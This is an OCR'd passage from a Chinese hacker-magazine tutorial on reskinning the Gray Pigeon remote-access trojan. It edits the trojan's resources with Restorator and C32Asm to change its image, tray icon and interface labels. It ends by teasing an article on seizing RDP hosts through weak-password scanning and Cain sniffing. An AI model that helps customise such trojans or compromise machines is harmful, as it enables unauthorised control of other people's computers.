
步的跟着做，就一定能制作出属于自己的灰鸽子。

四、底部图片修改和托盘图标修改

首先使用Restorator打开灰鸽子脱壳版，在RCDatat目录里找到TGRAYPIGEONMAINFORM，按照前面所说的步骤，把它导出为hgz3.exe，再使用C32Asm载入hgz3.exe，把前面四个点号替换成TPF0并进行保存，再在刚才没有关闭的Restorator里，把hgz3.exe导入到刚才导出的TGRAYPIGEONMAINFORM中，这里需要注意的是，在导入hgz3.exe时，因为资源比较大，所以会变得很慢，可能会出现假死状况，大家耐心的等一下就好了！最后我们再把TGRAYPIGEONMAINFORM导出来保存为txt文件和一些封装的资源文件，



图17



图18



图19


建议大家在桌面新建一个文件夹，把导出的内容保存在里面，如图18，图19。

我们需要修改的是TGrayPigeonMainForm_GIFAnimator_Image_Data.gif，这个是灰鸽子底部的图片，我们可以将其替换成我们准备好的图片，记住名字要相互一致才可以，如图20。还有TGrayPigeonMainForm_spTrayIcon1_Icon_Data.ico，这个是我们最小化灰鸽子时在任务栏上显示的托盘图标，我们也可以将其替换成自己喜欢的图标，如图21。


图20


图21


图22


图23

修改完这些后就使用 Restorator 把刚才导出来的文本全导入进去，因为资源很大，所以也可能会出现假死的状况，导入进去后再选中 TGRAYPIGEONMAINFORM，把它导出来为 hgz4.exe，方法同上。最后再使用 C32Asm 载入 hgz4.exe，再把前面的四个 TPF0 右键填充为 0，保存后再导入到 TGRAYPIGEONMAIN FORM 里面就完成了，其实方法和上面的都是差不多的，如图22。

五、部分文字

经过前面四部分的修改，可以说灰鸽子已经被我们搞的面目全非了，接下来我们就进一步的进行完善，修改里面的一些文字信息，我们把“自动上线主机”、“符合条件主机”，还有下面的“当前自动上线端口”修改成自己喜欢的文字。使用 C32Asm 打开我们修改好的灰鸽子，在搜索里输入“自动上线主机”，然后右键选择“搜索下一个”并重复搜索四次，也就是一共要搜索五次（注意次数）。这里我们修改为“黑客档案专版”，建议节为六个，以免出错。我们还可以把下面的“符合条件主机”改成“黑客档案万岁”，再搜索“当前自动上线端口”，搜索两次，我这里改成了“黑客档案上线端口”，保存退出后就完成了我们今天的灰鸽子 DIY 制作，如图23。

在修改过程中，小菜们可能会感觉以上的过程和步骤非常繁琐，也很复杂很乏味，但当我们成功的打开已经 DIY 好的灰鸽子时，内心那种兴奋激动的感觉是无与伦比的，做人也一样，困难总是在前面，而成功一般都会在后面。只要用心去做，就一定会成功的！大家还等什么，赶快动手打造属于你们自己的灰鸽子吧！

（本文所涉及到的灰鸽子2007脱壳版、Restorator2007、C32Asm、143 款灰鸽子皮肤、灰鸽子黑客X档案专用版已经收录到光盘中）

文章难易度：★★★
文章阅读点：获取3389肉鸡的两种简单方法：扫描3389弱口令，CAIN嗅探获取3389登录密码

教小菜轻松获取3389肉鸡

X-fight

